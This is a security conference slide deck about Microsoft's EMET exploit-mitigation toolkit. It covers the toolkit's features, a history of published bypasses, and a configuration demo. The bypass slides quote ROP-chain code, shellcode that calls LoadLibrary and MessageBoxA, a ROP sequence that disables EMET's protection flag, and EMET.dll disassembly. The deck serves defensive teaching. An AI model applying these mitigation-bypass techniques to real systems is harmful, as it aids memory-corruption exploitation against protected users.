




# Hide and Seek with EMET

`Subprocess('Sudo Reboot')` and Michael “theMechanic” Edie

# RTN AGENDA SLIDE

- Mr. Reboot & TheMechanic
- What is EMET?
- EMET in DefSec
- Historical Issues
- DEMO
- Recommendations
- Discussion / Questions

This is \$20 of metrics...



# Mr. Reboot “Jon Creekmore”

## Personal

- .NET Programmer Association (Redmond, WA)
- PhD Candidate in Information Assurance and Security from a DHS/NSA Center of Excellence
- Loves to do pro bono work and help make a difference in people
- Turbo-charged tech dude, but always a family man

## Professional

- CSO and Director of Technology
- VP of Augusta Locksports
- President of CSRA ISC2 Chapter
- Honorably Discharged Still Cleared Veteran (Twitter is not a fact source)
- Founder BSides Nights Inc.
- BSidesNights.com





**GNU**



**Linux**



**Slackware**

**Michael Edie / @damikaenik**

- Slackware User
- Husband
- Soon to be father
- Computer Enthusiast with a penchant for EC-Council Certs
- Volunteer Sys Admin @ SmashtheStack.org

# Talk.Define(EMET)

What is EMET and why you should care...

# Enhanced Mitigation Experience Toolkit (EMET)

- Software solution from Microsoft to add enhanced security capabilities for a number of uses
- Absolutely FREE and still maintained with constant updates
- Aims to mitigate vulnerabilities in software
- Stops cyberattacks targeting memory corruption

# Enhanced Mitigation Experience Toolkit (EMET)

- CLI or GUI
- Can stop Zero-Days
- Helps to possibly prevent mass exploits
- Can aid in detecting targeted attacks
- Heavy on memory protection, but also supports SSL pinning and more



# Enhanced Mitigation Experience Toolkit (EMET)

	Mitigation	XP	Server 2003	Vista	Server 2008	Win7	Server 2008 R2	Win8	Server 2012
System Mitigations	DEP	✓	✓	✓	✓	✓	✓	✓	✓
	SEHOP	✗	✗	✓	✓	✓	✓	✓	✓
	ASLR	✗	✗	✓	✓	✓	✓	✓	✓
Application Mitigations	DEP	✓	✓	✓	✓	✓	✓	✓	✓
	SEHOP	✓	✓	✓	✓	✓	✓	✓	✓
	NULL Page	✓	✓	✓	✓	✓	✓	✓	✓
	Heap Spray	✓	✓	✓	✓	✓	✓	✓	✓
	Mandatory ASLR	✗	✗	✓	✓	✓	✓	✓	✓
	EAF	✓	✓	✓	✓	✓	✓	✓	✓
	Bottom-up	✓	✓	✓	✓	✓	✓	✓	✓
	Load library checks	✓	✓	✓	✓	✓	✓	✓	✓
	Memory protection checks	✓	✓	✓	✓	✓	✓	✓	✓
	Simulate execution flow	✓	✓	✓	✓	✓	✓	✓	✓
	Stack pivot	✓	✓	✓	✓	✓	✓	✓	✓

# USING EMET.DEFENSES

What does it provide for us...

What

CYBER PROTECTION

does it provide?

- 32 bit Legacy Apps that were built with older protection schema
- Apps compiled with older compilers
- Microsoft and Non-Microsoft Software
- Will require the .NET Framework
- Uses EMET.dll / EMET32/64.dll



SPELL CHECK

Because Cat Orgies are too important to ignore.

# What does it provide?

- New Tricks to Old Platforms
- Granular Controls
- Line of Business Apps Friendly
- “Opt-In”

# EMET Security Mitigations

- Attack Surface Reduction(ASR)
- Export Address Table Filtering (EAF+)
- Data execution prevention (DEP)
- Structured Execution Handling Overwrite Protection (SEHOP)
- NullPage
- HeapSpray
- Export Address Translation
- Mandatory Address Space Layout Randomization (ASLR)
- Bottom Up ASLR
- Load Library Check – return oriented protection (ROP)
- Memory Protection Check – ROP
- Caller Checks
- Simulate Execution Flow – ROP
- Stack Pivot – ROP

# Risks in using EMET

- Since EMET touches processes in memory, there can be compatibility issues specific with each app and vendor coding practices
- Do not push to a production environment without testing, this tool first works best on small stable environments with limited custom apps, enterprise after testing

## Note on SSL Pinning

- EMET must be given a white list of sites to apply SSL certificate pinning
- This can obviously be time consuming and does not always work correctly with sites even with global policies
- Some have noted sites listed might still not be protected, reasons unknown

# HISTORICAL ISSUES

Ready or not, here they come...

# I've Got 99 Problems and Protecting Myself is One...

- EMET works by injecting EMET.dll into every process that it protects (hooking)
- EMET is not designed to defend against all attacks and has some issues with 32 bit apps running in WoW64
- EMET.dll can be attacked as well and has no internal safety controls




# A Short Recap

- Several folks and groups over the past few years have found ways to defeat EMET
- Some key ones have been:
  - Microsoft Blue Hat Contestants
  - Bromium Labs
  - OffSec



# Bromium Labs – Jared DeMott (2014)

- EMET 4.x
- Jared and Bromium Labs decided to tackle the mitigations themselves
- Focused around enabling ROP attacks to be able to work again
- EMET Team recognized DeMott and Bromium in the release of EMET 5.0
- Live demo'd at Bsidessf 2014
- <https://bromiumlabs.files.wordpress.com/2014/02/bypassing-emet-4-1.pdf>



# Once You ROP, You Can't Stop...

- ROP uses existing code and bounces around when you can't inject new code
- EMET protects the stack and heap in several ways to prevent these Return Oriented Programming exploits
- Jared decided to start with looking at how to use gadgets in place to create a pivot that would work
- Dissected the following:
  - LoadLibrary – Used to load a DLL in, EMET lists 50+ functions as “critical”
  - MemProt – Checks to ensure functions are not marking stack as executable
  - Caller – Goes back to ensure the API was not RET or JMP, but CALL
  - SimExecFlow – Runs ahead a few steps in memory to ensure CALL is still being used
  - StackPivot – Validates that the thread is in proper memory address limits and not heap

# How Jared and Bromium Beat EMET

- Used a generic custom “vuln\_Prog.exe” with simple stack based Buffer Overflow
- Assumed:
  - Attacker has control over bug trigger
  - Memory leak /information disclosure bug
  - Ability to locate legitimate gadgets in memory from DLL
- Environmental Controls:
  - Used msvcrt71.dll since it had a common known bug needed
  - Just sped up the R&D time for finding a new one in the wild

# Jared and Bromium Continued...

- Caller

- EMET was able to stop a common VirtualProtect/VirtualAlloc ROP because RTN/JMP

- Jared was able to devise to either seek out another function that makes a legal CALL to msvcrt71.dll

-or-

Find a non-critical unprotected function

- Jared found a viable unprotected function and made a CALL back to VirtualAlloc with a few NOP's and a breakpoint

```
174 def create_VA_rop_chain():
175     rop_gadgets = ""
176     #rop_gadgets += struct.pack('<L',0x7c34d266) #int 3, ret (works as a breakpoint for debugging rop chain)
177     rop_gadgets += struct.pack('<L',0x7c34728e) # POP EAX # RETN [msvcrt71.dll]
178     rop_gadgets += struct.pack('<L',0x7c37a094) # addr to Virtual Allocation
179     rop_gadgets += struct.pack('<L',0x7c3415a2) # JMP [EAX] [msvcrt71.dll]
180     #rop_gadgets += struct.pack('<L',0x004010D6) #fixing esi
181     #rop_gadgets += struct.pack('<L',0x7c34a459) # to a call to Virtual Allocation in "normal" code
182     rop_gadgets += struct.pack('<L',0x00000000) # lpaddress
183     rop_gadgets += struct.pack('<L',0x00000000) # dwsize
184     rop_gadgets += struct.pack('<L',0x00001000) # flAllocationType
185     rop_gadgets += struct.pack('<L',0x00000040) # flProtect
186     rop_gadgets += struct.pack('<L',0xdeadbeef) # junk
187     rop_gadgets += struct.pack('<L',0xdeadbeef) # junk
188     rop_gadgets += struct.pack('<L',0x00401105) #move code to eax
189     rop_gadgets += struct.pack('<L',0x7c34888f) #jmp eax xor eax,eax ret
190     rop_gadgets += struct.pack('<L',0x7c347654) #Terminate Process
191
192     return rop_gadgets
```

# Jared and Bromium Continued...


- LoadLibrary
  - LL can stop Metasploit payloads by default because it detects UNC paths to remote DLL thanks to EAF
  - Jared came up with the idea to...

```
163 char *lib_to_load = "user32.dll";
164 char *msg_box = "MessageBoxA";
165 char *my_msg = "Sorry, you've been PWNED by labs.bromium.com";
166 char *my_title = "Should've picked me as 1st Place";
167 asm{
168     sub esp, 500
169     lea ebx, lib_to_load
170     mov ebx, [ebx]
171     push ebx
172     mov ebx, 0x7C37A0B8
173     mov ebx, [ebx]
174     call ebx //LoadLibraryA
175
176     lea ebx, msg_box
177     mov ebx, [ebx]
178     push ebx
179     push eax
180     mov ebx, 0x7C37A00C
181     mov ebx, [ebx]
182     call ebx //GetProcAddress
183
184     push 0x00000000
185     lea ebx, my_title
186     mov ebx, [ebx]
187     push ebx
188     lea ebx, my_msg
189     mov ebx, [ebx]
190     push ebx
191     push 0x00000000
192     call eax //MessageBoxA
```

# Jared and Bromium Continued...

- LoadLibrary
  - LL can stop Metasploit payloads by default because it detects UNC paths to remote DLL thanks to EAF
  - Jared came up with the idea to...  
Use LoadLibrary with GetProcAddress to ride a CALL and not a JMP/RTN like MSF uses

```
\Users\jared.denott\Documents\enot\code>vuln_prog.exe exploit.bin  
calling vuln()
```



```
163 char *lib_to_load = "user32.dll";  
164 char *msg_box = "MessageBoxA";  
165 char *my_msg = "Sorry, you've been PWNED by labs.bromium.com";  
166 char *my_title = "Should've picked me as 1st Place";  
167 asm{  
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169     lea ebx, lib_to_load  
170     mov ebx, [ebx]  
171     push ebx  
172     mov ebx, 0x7C37A0B8  
173     mov ebx, [ebx]  
174     call ebx //LoadLibraryA  
175  
176     lea ebx, msg_box  
177     mov ebx, [ebx]  
178     push ebx  
179     push eax  
180     mov ebx, 0x7C37A00C  
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188     lea ebx, my_msg  
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190     push ebx  
191     push 0x00000000  
192     call eax //MessageBoxA
```

# Jared and Bromium Continued...

- MemProtect
  - Naturally bypassed since the VirtualProtect call used was not marking stack pages
- SimExecFlow
  - Jared called VirtualAlloc with legit calls so this ran forward, but did not detect ROP
- StackPivot
  - Jared kept the shellcode on the stack and did not pivot to the heap, so this did not fire off either and EMET was not thrown
- EAF
  - Jared was also able to disable the debug registers and clear the breakpoints which EMET uses to detect exports



# Jared and Bromium Summary

- Jared and Bromium were able to defeat EMET 4.x and over 12 of it's protection techniques through some planning and custom coding
- Though this was indeed a success for them, on a defensive note, many exploits use common frameworks and these controls are very useful for most attackers
- Of course EMET rolled out 5.x with these protections now patched and improved ;-)



**OFFENSIVE**  
**s e c u r i t y**


**AND THEY SAID...**

**TRY HARDER!**




# EMET 5.x Came and OffSec Responded...

- The Offensive Security Team decided to throw down on EMET 5.x
- First in EMET 4.x
- Then in EMET 5.0
- Later in EMET 5.1
- This was basically a nice game of back and forth with Microsoft
- Provided some great protections for EMET.dll itself



# OffSec Method... “We KILL THE EMET”

- OffSec was able to reverse EMET.dll and notice a neat little weakness in 4.x ...
- In EMET at the time there was:
  - Global flags to enable/disable
  - Static load locations for EMET.dll
  - Page with W/R perm's
- So OffSec built a ROP to dynamically locate EMET's flags for the switch and zero it out with GetModuleHandle and the Import Address Table (IAT)



```
Command - Pid 468 - WinDbg:6.3.9600.16384 X86
0:015> !address EMET+0x0007e220

Usage:                               Image
Base Address:                        7284e000
End Address:                          7284f000
Region Size:                         00001000
State:                               00001000      MEM_COMMIT
Protect:                             00000004      PAGE_READWRITE
Type:                                01000000      MEM_IMAGE
Allocation Base:                     727d0000
Allocation Protect:                  00000080      PAGE_EXECUTE_WRITECOPY
Image Path:                          C:\Windows\AppPatch\EMET.DLL
Module Name:                          EMET
Loaded Image Name:
Mapped Image Name:
More info:                           !mv m EMET
More info:                           !lmi EMET
More info:                           !n 0x7284e220
More info:                           !dh 0x727d0000

0:015>
```

# Import EMET 5.0... Again... Try Harder..

- In EMET 5.0 new protections on EMET.dll itself were added, but OffSec was able to improve their early methods
- Microsoft moved the ROP Protection (ROP-P) flag to a new location and encoded the address pointer ☺
- OffSec decided to hit the IAT to locate the DecodePointer API and simply reverse the logical security controls to get the ROP-P zero'd out again (golf clap...)

```
POP EAX # RETN // Pop GetModuleHandle Ptr from the stack
GetModuleHandle // GetModuleHandle Ptr
MOV EAX,[EAX] # RETN // Get GetModuleHandle Address
PUSH EAX # RETN // Call GetModuleHandle
POP ECX # RETN // GetModuleHandle RET Address: Pop EMET_CONFIG_STRUCT
EMET_STRING_PTR // GetModuleHandle argument
EMET_CONFIG_STRUCT // EMET_CONFIG_STRUCT offset
POP ESI // Pop MEM_ADDRESS Ptr to save EMET base
MEM_ADDRESS
MOV [ESI],EAX # RETN // Save EMET base address at MEM_ADDRESS
ADD EAX,ECX # RETN // Get the address of EMET_CONFIG_STRUCT
MOV EAX,[EAX] // Get the encoded value stored at EMET_CONFIG_STRUCT
POP ESI // Pop DecodePointer ARG Ptr from the stack
DECODEPTR_ARG_PTR
MOV [ESI],EAX // Update DECODEPTR_ARG with encoded value
POP EAX # RETN // Pop EMET base address Ptr
.....
```

## We Hided It Harder... :P

- In EMET 5.1 OffSec noticed that EMET.dll now had a new twist with encoded pointers to the global variables used before
- Microsoft used the CUID to XOR the value for encoding to the pointer for the flag
- As well... the CONFZIG\_STRUCT page is not now READ ONLY!
- Instead of reversing the XOR, OffSec decided to borrow a function already in EMET.dll
- CALL to CONFIG\_STRUCT, dodge EAF(+) again... and... PWNED!

```
00025579
00025579 loc_25579:
00025579 xor     eax, eax
0002557B mov     [ebx+4], edi    ; EMETd->lpCONFIG_STRUCT = lpCONFIG_STRUCT
0002557E inc     eax
0002557F lea     esi, [ebp+var_18]
00025582 xor     ecx, ecx
00025584 cpuid
00025586 mov     [esi], eax
00025588 mov     [esi+4], ebx
0002558B mov     [esi+8], ecx
0002558E mov     [esi+0Ch], edx
00025591 mov     ebx, [ebp+var_C]
00025594 mov     edx, [ebp+var_10]
00025597 mov     al, byte ptr [ebp+var_18]
0002559A sub     al, 0Bh
0002559C lea     ecx, [edx+ebx]
0002559F xor     edx, [ebp+var_18]
000255A2 xor     cl, al
000255A4 mov     [ebp+lpCONFIG_STRUCT], edx
000255A7 xor     ebx, 0EC01C40Bh
000255AD test    cl, 20h
000255B0 jz      short loc_255BB
```

```
000255B2 mov     eax, edx
000255B4 mov     edx, ebx
000255B6 mov     [ebp+lpCONFIG_STRUCT], edx
000255B9 mov     ebx, eax
```

```
000255BB loc_255BB:
000255BB and     cl, 1Fh
000255BE jz      short loc_255CA
```


```
000255C0 mov     esi, edx
000255C2 shld    esi, ebx, cl
000255C5 shld    ebx, edx, cl
000255C8 jmp     short loc_255CD
```

```
000255CA loc_255CA:
000255CA mov     esi, [ebp+lpCONFIG_STRUCT]
```

```
000255CD loc_255CD:
000255CD push    [ebp+lpEMETd]
000255D0 call    ds:EncodePointer
000255D6 xor     eax, ebx
000255D8 xor     eax, esi
000255DA mov     esi, offset dword_F2A30
000255DF push    ecx
000255E0 mov     ecx, esi
000255E2 mov     dword_F2A30, eax
000255E7 call    markAsReadOnly ; EMET+00021982
000255EC pop     edi
000255ED mov     eax, esi
000255EF pop     esi
000255F0 pop     ebx
000255F1 mov     esp, ebp
000255F3 pop     ebp
000255F4 retn     4
000255F4 setupDataStruct endp
```

## EMET 5.2

- A new logical methodology emerged to use EMET to defeat... well... EMET
- Alshaheel and Pande decided that since EMET was like many security tools and might need internal functions to unload itself from hooks in app's, then perhaps the easiest way to defeat it lied there...
- This was true and in EMET 5.2 by leveraging GetModuleHandleA, these researchers were able to locate and invoke the natural unloading process of EMET in memory
- NtSetContextThread also took care of EAF(+)
- Short, sweet, simple, but still EMET was in memory...



```
00060A94  
00060A94 loc_60A94:  
00060A94 lea     eax, [ebp+Context]  
00060A9A mov     ecx, esi  
00060A9C push    eax           ; context  
00060A9D push    edi           ; current thread  
00060A9E call    ds:off_802EC  
00060AA4 call    esi           ; NtSetContextThread  
00060AA6 xor     ecx, ecx  
00060AA8 test    eax, eax  
00060AAA setns   al
```



# Wow Didn't See that Coming...

- In EMET 5.5, Duo Security discovered that targeting the WoW64 layer could allow to bypass all of EMET's features in one fell swoop
- Since many browser and other common app's are still running in 32 bit over the WoW64 subsystem, the means to inject EMET into them creates a weakness
- Attackers can use 64-bit ROP chains and secondary stages to bypass EMET





**// EMET DEMO**



**Michael Edie / @damikaenik**

Import

Export

Group Policy

Wizard

Apps

Trust

Quick Profile Name:  
Maximum security setti...  
Skin: EMET Dark Style

☒ Windows Event Log

☒ Tray Icon

☒ Early Warning

Help

FileConfigurationSystem SettingsReportingInfo

System Status

Data Execution Prevention (DEP)

☒

Always On

Structured Exception Handler Overwrite Protection (SEHOP)

☒

Application Opt Out

Address Space Layout Randomization (ASLR)

☒

Application Opt In

Certificate Trust (Pinning)

☒

Enabled

Running Processes

! The changes you have made may require restarting one or more applications

Refresh

Import

Export

Group Policy

Wizard

Apps

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☒

Application Opt In

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☒

Enabled

Running Processes

Refresh



“EMET anticipates the most common attack techniques attackers might use to exploit vulnerabilities in computer systems, and helps protect by diverting, terminating, blocking, and invalidating those actions and techniques”

Application Configuration (https://channel9.msdn.com/Events/TechEd/Europe/2014/CDP-B348)

Mitigations

Enter text to search... Find Clear

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	EAF +	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot	ASR
Acrobat.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
AcroRd32.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
cmd.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
EXCEL.EXE	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
iexplore.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
INFOPATH.EXE	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
java.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
javaw.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
javaws.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
LYNC.EXE	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
MSACCESS.EXE	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
MSPUB.EXE	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
notepad++.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
OIS.EXE	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
OUTLOOK.EXE	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
POWERPNT.EXE	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
PPTVIEW.EXE	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
VISIO.EXE	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
VPREVIEW.EXE	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
WINWORD.EXE	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
wordpad.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓



GPO settings do not show up in the GUI so you will need to run:

```
EMET_Conf.exe --list
```

In order to see the GPO mitigations

```
EMET configuration for Application mitigations (GPO) is:
